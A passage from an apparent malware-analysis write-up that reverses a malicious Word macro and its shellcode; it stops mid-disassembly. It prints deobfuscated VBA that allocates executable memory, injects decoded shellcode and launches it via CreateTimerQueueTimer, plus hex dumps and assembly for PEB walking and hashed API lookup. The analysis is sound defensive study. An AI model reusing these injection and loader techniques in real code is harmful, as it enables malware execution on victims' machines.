40	43.1	10.0.2.15	62.109.18.138	TCP	66	49163→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
41	46.1	10.0.2.15	62.109.18.138	TCP	66	[TCP Retransmission] 49163→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
42	52.1	10.0.2.15	62.109.18.138	TCP	62	[TCP Retransmission] 49163→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1


Static analysis (MS Word document)

The VBA script is heavily obfuscated, so I'll go directly to dynamic analysis. I thank the IT gods, that the VBA script editor has a debugger.

Dynamic analysis (MS Word document)

The VBA script loads some functions from several DLLs. The only one that can spawn a process is *CreateTimerQueueTimer* which you saw earlier in the output from *API monitor*. I could stop the execution right before calling it and dump the memory contents that are going to be executed, but I need to know where the buffer starts and how big it is.

On the screenshot below, between the lines of code are the lyrics of the song Hurricane by Luke Combs written as comments.



The function *Document_Open()* is automatically executed when the document is opened (if the macros are enabled). This function calls another one called *abraham()*.

I renamed *Document_Open()* to *Disabled_Document_Open()*, to prevent the automatic execution every time I open the document.

```
Private Sub Disabled Document Open()  
Dim anatropous As Long  
Dim polypodium As Byte  
lilyturf = "effectiveness"  
abraham  
dragging = 1  
halberd = 3995  
allmains = 169534  
Pmt 0, dragging, 20175, 26084, 7  
End Sub  
Sub abraham()  
Dim galeorhinus As Variant  
Dim brachycephalic As Byte  
inclusive.falconidae.Value = Day(#12/5/2013#)  
varday = argon = "bugle"  
eel = "proxemics"  
chancellor = "beginner"  
goosh = "macte"  
overcoat = "monacan"
```

Stepping through the code with the debugger, I found where the large string, that **olevba** showed, is loaded.


```

arabia = 7844
finefingered = Right(despot, arabia) ' finefingered = "    WLTvGH) O) X6I( KUWwLo;NHmO/T/5(nqO) SStWLw;NHqO( XmG| DnG~P~P~
multidimensional = adultress.gusty(f
Dim b() As Byte
b = multidimensional
Debug.Print StrToHexStr2(b)
corkscrew = 66
ambidextrous = 24733
captiously = 557825
Pmt 0, corkscrew, 9057, 22646, 4

arefaction = "endured"
#If (8 * 2 + 5) > (7 - 2 * 1) And (21
Dim appreciable As String
Dim humbler As LongPtr
leading zeroes are omitted...
08
33E084C3B9C94D85C0741348893C24488BF9FB6C2
B488974242048893C248D6B3FF1F08D42BF3C197
49F45CD8B818800085C074764439A984000766D4
FFD74C8B5DB8488B45C0488B9C24501004D891F4
26C0330C74424763202E0C744247A6406C066894
827F9FFFF488B8D70600BACE78C765488945E8E8
B78B57F8448B4FFC4C3C6493D5498BCE48C74424

```

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
05277520	96	86	37	F1	A3	F6	08	08	33	1B	00	00	48	83	EC	08	-+7f&0..3...Hfi.
05277530	4C	8B	C9	4D	85	C0	74	13	48	89	3C	24	48	8B	F9	0F	l<Eh...&t.H<S\$H<ù.
05277540	B6	C2	49	8B	C8	F3	AA	48	8B	3C	24	49	8B	C1	48	83	qAI<Eó*H<<\$I<ÁHf
05277550	C4	08	C3	CC	CC	CC	CC	CC	CC	CC	CC	CC	48	85	C9	75	À.ÀiiiiiH.Eu
05277560	03	33	C0	C3	B8	4D	5A	00	00	66	39	01	75	F3	48	63	.3ÀÀ,MZ..f9.uóHc
05277570	41	3C	48	03	C1	33	C9	81	38	50	45	00	00	48	0F	45	A<H.Á3É.8PE..H.E
05277580	C1	C3	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	44	0F	B6	02	ÁÀiiiiiid.D.q.
05277590	0F	B6	01	41	2B	C0	75	1B	48	2B	CA	90	45	84	C0	74	.q.A+Àu.H+E.E..&t
052775A0	12	44	0F	B6	42	01	0F	B6	44	11	01	48	FF	C2	41	2B	.D.qB..qD..HyÀA+
052775B0	C0	74	E9	85	C0	79	04	83	C8	FF	C3	B9	01	00	00	00	Àté..&y.fËyÀ'....
052775C0	85	C0	0F	4F	C1	C3	CC	CC	CC	CC	CC	CC	65	48	8B	04	...À.OÀÀiiiiiHc.
052775D0	25	30	00	00	00	48	8B	48	60	48	8B	41	18	48	8B	40	%O...H<H'H<A.H<@
052775E0	30	48	8B	40	10	C3	CC	CC	CC	CC	CC	CC	4C	8B	C9	0F	OH<@.ÀiiiiiL<É.
052775F0	B6	09	45	33	C0	84	C9	74	26	0F	1F	00	41	8B	C0	41	q.E3À..Éts...A<ÀA
05277600	8B	D0	0F	BE	C9	C1	E8	18	C1	E2	07	49	FF	C1	44	8B	<D.%ÉÀè.ÁA.IyÁD<
05277610	C0	44	0B	C2	44	33	C1	41	0F	B6	09	84	C9	75	DD	41	ÀD.ÀD3ÁA.q.„EuYA
05277620	8B	C0	C3	CC	CC	CC	CC	CC	CC	CC	CC	CC	4C	8B	DA	48	<ÀiiiiiL<ÜH
05277630	85	C9	74	66	B8	4D	5A	00	00	66	39	01	75	5C	4C	63	...Étf,MZ..f9.u\Lc

Buffer that holds the decoded bytes is passed to the function *arch* . Before continuing the analysis of *arch* I'll first analyse the functions that it uses.

```

dominantly = multidimensional
allowed = "become"
humbler = arch(dominantly)

```

The function *birmingham* is an alias for *NtWriteVirtualMemory*.

```

Public Declare PtrSafe Function birmingham Lib "ntdll.dll" Alias "NtWriteVirtualMemory"

```

birmingham (*NtWriteVirtualMemory*) is called from *policeman*. If you follow the arguments, you can see that the first one (*kola*) is pointer to the address where data is going to be written. The second argument (*haft*) is pointer to a buffer that contains the data to be written and the third (*restrengthen*) is the number of bytes to write. So *policeman* is just a wrapper for *NtWriteVirtualMemory*

```

Function policeman(kola, haft, restrengthen)
tribs = ivosi(40 / 8)
#If (7 * 4 + 5) > (7 - 2 * 1) And (20 - 5 * 4) * 2 < (tribs) Then
Dim earthwork As String
Dim basilar As String
Dim jets As LongPtr
Dim abjurationabjurement As LongPtr
Dim saiga As LongPtr
Dim cobbler As Integer
Dim miasm As LongPtr
Dim adventitious As LongPtr
#End If
#If (8 * 2 + 5) > (7 - 2 * 1) And Not (21 - 7 * 3) * 2 < (tribs) Then
Dim abjurationabjurement As Long
Dim partie As Byte
Dim jets As Long
Dim cohibition As Integer
Dim miasm As Long
Dim currycomb As String
Dim saiga As Long
Dim coral As Integer
Dim adventitious As Long
Dim hydrodynamic As String
Dim bloodyminded As String
#End If
cheloniidae = "mycologist"
abduction = competition / 487
abjurationabjurement = kola
adventitious = restrengthen
clandestine = cheloniidae

abjurationabjurement = kola
adventitious = restrengthen
clandestine = cheloniidae
miasm = haft
birdwitted = 118
assuaging = 19567
finger = 493082
Pmt 0, birdwitted, 11975, 46458, 4
abduction = queens Or 54
jets = 37 - 46 + 8 ' = -1
' birmingham = NtWriteVirtualMemory(ProcessHandle, pointerBaseAddress, pBuffer, NumOfBytesToWrite, BytesWritten)
birmingham ByVal jets, abjurationabjurement, miasm, adventitious, saiga
queens = Fix(276)
End Function

```


Now let's return to *arch*. *arch* accepts our decoded bytes as an argument. First it calls *policeman* to store a pointer (4 bytes in size) to the argument (the buffer) in the variable *militarized*.

```
Function arch(lionet)
Dim desmograthus As Integer
Dim drought As Integer
Dim dangleberry As Integer
Dim scopolia As Byte
#If (6 * 3 + 5) > (7 - 2 * 1) And (48 - 6 * 8) * 2 < (Win64) Then
Dim senary As Variant
Dim militarized As LongPtr
providently = 43 + 57 - 92
Dim bowing As LongPtr
Dim poisonous As Variant
Dim ex As String
Dim fernlike As LongPtr
Dim synchronistical As String
#End If
#If (8 * 2 + 5) > (7 - 2 * 1) And Not (21 - 7 * 3) * 2 < (Win64) Then
Dim militarized As Long
providently = 112 + 64 - 172
Dim bowing As Long
Dim fernlike As Long
#End If
accusation = VarPtr(militarized)
lankiness = policeman(accusation, VarPtr(lionet) + 8, providently)
diode = -1
bowing = 91 + 90 - 181
crossroad = 18 + 69 - 87
fernlike = 9593
mh = 29 + 127 + 3940
melodramatically = 64
```


Diagram annotations:

- NumBytesToWrite**: An arrow points from the `providently` variable to this text.
- Pointer to where data will be written**: An arrow points from the `accusation` variable to this text.
- Pointer to the buffer that contains data to be written**: An arrow points from the `VarPtr(lionet) + 8` expression to this text.

Below you can see that *militarized* (*accusation* is a pointer to it) holds an address, which points the buffer.



The address is reversed because of the endianness.



Then, *arch* uses *NtAllocateVirtualMemory* to allocate 9593 bytes with Read,Write and Execute permissions. The *bowing* variable stores the pointer to that memory

```
Public Declare PtrSafe Function gelasmagr Lib "ntdll.dll" Alias _
"NtAllocateVirtualMemory" (unintelligently As LongPtr, actin As LongPtr, ByV
Debug.Print "accusation:"
Debug.Print accusation
lankiness = policeman(accusation, VarPtr(lionet) + 8, providently)
diode = -1
bowing = 91 + 90 - 181
crossroad = 18 + 69 - 87
fernlike = 9593
mh = 29 + 127 + 3940
melodramatically = 64
' NtAllocateVirtualMemory(ProcessHandle, pBaseAddr, ZeroBits, RegionSize, AllocationType, Protection)
' NtAllocateVirtualMemory(-1, 0, 0, 9593, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
agaric = gelasmagr(ByVal diode, bowing, ByVal crossroad, fernlike, ByVal mh, ByVal melodramatically)
cheloniidae = "chylaceous"
```

Again *policeman* (*NtWriteVirtualMemory*) is called and 5883 bytes from the buffer are written to the newly allocated memory.

Finally *arch* returns a pointer to the executable memory that now holds the bytes of the decoded string.

```
' NtAllocateVirtualMemory(ProcessHandle, pBaseAddr, ZeroBits, RegionSize, AllocationType, Protection)
' NtAllocateVirtualMemory(-1, 0, 0, 9593, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
agaric = gelasmagr(ByVal diode, bowing, ByVal crossroad, fernlike, ByVal mh, ByVal melodramatically)
cheloniidae = "chylaceous"
abduction = Math.Round(210)
policeman bowing, militarized, 5883
sleepy = 37
bennettitaceae = 35902
chalaza = 125161
    Pmt 0, sleepy, 7960, 32060, 3
' return pointer
arch = bowing
```


address to allocated memory

bytesToWrite

points to payload

return pointer to allocated memory that holds the payload

Below you can see that *arch* indeed returns a pointer to memory that holds the buffer, and stores it in the variable *humbler*.



A few lines later it calls the function *windzors*, which takes 3 arguments, one of which is a pointer to a memory inside the buffer at an offset of 0x1090 bytes from the beginning.

```

Dim office As String
Dim wigwam As Byte
premier = 114 - 84 - 30
bonny = humbler + shaver ' +4240 (0x1090) address at offset 0x1090 from the start of the allocated memory
deadness = 201527
flunker = 3500
caretta = windzors, deadness, premier, bonny ' start shellcode
oldness = 110
historiography = 9136
attentive = 318048
    Pmt 0, oldness, 26227, 20765, 4

End Sub


Function arch(lionet)

```


Expression	Value	Type	Context
bonny	47583376	Long	ThisDocument.a
deadness	201527	Long	ThisDocument.a
humbler	47579136	Long	ThisDocument.a
premier	0	Long	ThisDocument.a
aln	<Out of context> Empty		adultress.windz
deble	<Out of context> Empty		adultress.windz

windzors calls *quarternote* which is an alias for *CreateTimerQueueTimer*. MSDN tells us that *CreateTimerQueueTimer* “Creates a timer-queue timer.” and “When the timer expires, the callback function is called.”.

The third argument is a pointer to the callback function and it is the same one which point inside the buffer with decoded bytes.




What's left is to dump 5883 bytes from the beginning of the buffer (the whole buffer). For the purpose I use **HxD** hex editor, attach it to the word process, locate the memory of the buffer, copy it and save it to a new file, that I called *shellcode.bin*.



So in summary, this stage of the malware decodes, injects and executes shellcode in its own process.

Static analysis (shellcode)

I open the *shellcode.bin* in IDA and tell IDA to treat address 0x1090 as a function.



With its first few instructions, the shellcode locates the base address of the first loaded module (DLL) in the process, which is *ntdll.dll*. Then it calls *find_function* (you'll see why I called it that way) with a 4 byte value as an argument.

```

push    ebp
mov     ebp, esp
sub     esp, 6E8h
mov     eax, fs:dword_30 ; get address of PEB
mov     eax, [eax+0Ch]   ; get PEB_LDR_DATA
mov     eax, [eax+1Ch]   ; get address of first loaded module descriptor
mov     eax, [eax+8]     ; get first module (ntdll.dll) base address
push    ebx
push    esi
push    edi
push    0D55B5019h      ; LdrLoadDLL
push    eax
mov     [ebp+ntdll_dll_or_f_IsWow64Process], eax
call    find_function
pop     ecx
pop     ecx
push    68h ; 'k'
mov     edi, eax        ; edi -> LdrLoadDLL

```

Before I explain the purpose of *find_function*, I'll analyse the functions it uses. The first one is *get_pointer_to_PE_signature*. It takes *eax* as argument, which points to the base address of the DLL

passed to *find_function* and returns a pointer to the PE signature, which is at constant offset (0x3c bytes) from the beginning of the file.

```
get_pointer_to_PE_signature proc near      ; CODE XREF: get_export_table+2↓p
                                          ; start+5D4↓p
        test     eax, eax
        jnz      short loc_D8B           ; 'MZ'
loc_D88:                                ; CODE XREF: get_pointer_to_PE_signature+F↓j
        xor      eax, eax
        retn
; -----
loc_D8B:                                ; CODE XREF: get_pointer_to_PE_signature+2↑j
        mov      ecx, 5A4Dh              ; 'MZ'
        cmp      [eax], cx               ; eax = start address of DLL
        jnz      short loc_D88
        mov      ecx, [eax+3Ch]          ; ecx = offset to PE signature
        add      ecx, eax                ; ecx = pointer to PE signature
        mov      eax, [ecx]
        sub      eax, 4550h              ; 'PE'
        neg      eax
        sbb      eax, eax
        not      eax
        and      eax, ecx                ; return pointer to PE signature
        retn
get_pointer_to_PE_signature endp
```

get_pointer_to_PE_signature is called from *get_export_table*. This function uses the pointer to the PE signature to find the address of the Export Table.


```

get_export_table proc near                                ; CODE XREF: find_function+E↓p
    mov     eax, esi
    call    get_pointer_to_PE_signature ; takes eax as argument
    test    eax, eax
    jz      short loc_EFE
    mov     ecx, 14Ch
    cmp     [eax+4], cx      ; check if 32bit executable
    jnz     short loc_EFE
    mov     ecx, [eax+78h] ; offset to Export Table
    test    ecx, ecx
    jz      short loc_EFE
    cmp     dword ptr [eax+74h], 0 ; number of RVA and sizes
    jbe     short loc_EFE
    test    edx, edx
    jz      short loc_EFA ; esi = pointer to start of DLL
                                ; ecx = offset to Export Table
                                ; =>
                                ; eax = pointer to Export Table
    mov     eax, [eax+7Ch] ; size of Export Table
    mov     [edx], eax      ; edx is argument -> variable

loc_EFA:
    lea     eax, [ecx+esi] ; CODE XREF: get_export_table+25↑j
                                ; esi = pointer to start of DLL
                                ; ecx = offset to Export Table
                                ; =>
                                ; eax = pointer to Export Table

    retn

```

Now you can see *find_function* below. It iterates through the functions of the DLL, calculates a value (hash) based on their name, and compares it to the 4 byte value that was passed as an argument. If the values match, a pointer to that function is returned.

```

find_function proc near                                ; CODE XREF: sub_F72+16↓p
                                                       ; sub_F72+23↓p ...

number_of_functions= dword ptr -8
counter            = dword ptr -4
arg_0_DLL_base_address= dword ptr 8
arg_4_hash         = dword ptr 0Ch

    push    ebp
    mov     ebp, esp
    push    ecx
    push    ecx
    push    ebx
    push    esi
    mov     esi, [ebp+arg_0_DLL_base_address]
    push    edi
    lea     edx, [ebp+number_of_functions]
    call    get_export_table ; takes edx, esi as arguments
    test    eax, eax
    jz      short loc_F5C
    mov     esi, [eax+24h] ; esi = offset to Ordinal Table
    mov     edi, [eax+20h] ; edi = offset to Name Pointer Table
    mov     ebx, [eax+1Ch] ; ebx = offset to Address Table
    add     esi, [ebp+arg_0_DLL_base_address] ; esi = pointer to Ordinal Table
    add     edi, [ebp+arg_0_DLL_base_address] ; edi = pointer to Name Pointer Table
    add     ebx, [ebp+arg_0_DLL_base_address] ; ebx = pointer to Address Table
    jz      short loc_F5C

loc_F3E:                                                ; CODE XREF: find_function+59↓j
    mov     eax, [ebp+counter]
    mov     ecx, [edi+eax*4] ; ecx = offset to function name
    add     ecx, [ebp+arg_0_DLL_base_address] ; ecx = pointer to function name
    call    hash_function
    cmp     eax, [ebp+arg_4_hash] ; compare the hash of the current function name
                                         ; with the one we're looking for
    jz      short loc_F63
    inc     [ebp+counter]
    mov     eax, [ebp+counter]
    cmp     eax, [ebp+number_of_functions]
    jb      short loc_F3E

loc_F5C:                                                ; CODE XREF: find_function+15↑j
                                                       ; find_function+29↑j ...
    xor     eax, eax

loc_F5E:                                                ; CODE XREF: find_function+6F↓j
    pop     edi
    pop     esi
